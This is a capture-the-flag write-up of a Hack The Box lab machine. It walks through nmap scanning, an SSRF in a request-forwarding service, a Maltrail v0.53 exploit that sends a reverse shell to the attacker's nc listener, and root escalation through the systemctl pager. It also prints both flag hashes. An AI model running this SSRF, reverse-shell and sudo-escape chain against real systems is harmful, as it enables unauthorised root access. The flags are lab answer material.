



Scanning and Enumeration

```
(moghees@kali)-[~/Desktop/CTF/HTB/sau]
$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 21:24 PKT
Nmap scan report for 10.10.11.224
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256  ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256  b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered  http
55555/tcp open      unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 10 Nov 2023 16:25:14 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessi
onReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Fri, 10 Nov 2023 16:24:45 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Fri, 10 Nov 2023 16:24:45 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.94%I=7%D=11/10%Time=654E594D%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,A2,"HTTP/1\0\0\0302\0Found\r\nContent-Type:\x20text/html;
SF:\x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Fri,\x2010\x20Nov\x2
SF:02023\x2016:24:45\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/
SF:web\">Found</a>.\n\n")%r(GenericLines,67,"HTTP/1\1\x20400\x20Bad\x20R
```



Here we can do some interesting things:

Configuration Settings

Forward URL:

http://10.10.11.224:80?token=mgZkvYYVHjMXITmKLOr2fyryL-Tjretu7lkl1rFYwjUx

☐ Insecure TLS

only affects forwarding to URLs like https://...

☐ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

Forward request to anywhere we want.

This is SSRF vulnerability

Configuration Settings

Forward URL:

http://127.0.0.1:80

☐ Insecure TLS only affects forwarding to URLs like https://...

☐ Proxy Response

☐ Expand Forward Path

Basket Capacity:

200

Cancel

Apply

As the port 80 was filtered. We can use this way to send request there.

Configuration Settings

Forward URL:

http://127.0.0.1:80

☐ Insecure TLS only affects forwarding to URLs like https://...

☒ Proxy Response

☒ Expand Forward Path


Basket Capacity:

200

Cancel

Apply

Also check these boxes so the requests are forwarded.



This is what we get from there.

Exploitation

Searched for '**Maltrail v0.53**' Exploit and found this:

<https://github.com/spookier/Maltrail-v0.53-Exploit/blob/main/exploit.py>

```
moghees@kali: ~/Desktop/CTF/HTB/sau x  moghees@kali: ~ x
(moghees@kali)-[~/Desktop/CTF/HTB/sau]
$ python3 exploit.py 10.10.14.164 69 http://10.10.11.224:55555/es0agdj
Running exploit on http://10.10.11.224:55555/es0agdj/login
█
```

Got Shell YAYYYY!!

```
(moghees@kali)-[~]  
$ nc -nvlp 69  
listening on [any] 69 ...  
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.224] 34022  
$ █
```

user flag

```
$ cat user.txt  
cat user.txt  
ec5592824fb3a55db083296490b518f3  
$ █
```

Hints used : Forward requests to port 80.
That was the main hint though

pric esc

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
puma@sau:~$ █
```

Did this first time without mistake XD

SUDO -l:

```
puma@sau:~$ sudo -l  
sudo -l  
Matching Defaults entries for puma on sau:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User puma may run the following commands on sau:  
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service  
puma@sau:~$ █
```

Searched Internet and found this :

Spawn Shell in the Pager

```
sudo -l
```

```
# output
```

```
(ALL) NOPASSWD: systemctl status example.service
```

If we can execute `systemctl status` as root, we can spawn another shell in the pager.

Just run the command with `sudo`.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.

```
!sh
```

Spawning the shell, then we can get another user shell.

```
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# █
```

SUCCESS !!!

root flag

```
# cat root.txt
cat root.txt
acf531dcb5b3890d1cc173e03f929e4f
# █
```

No HINTS used for flag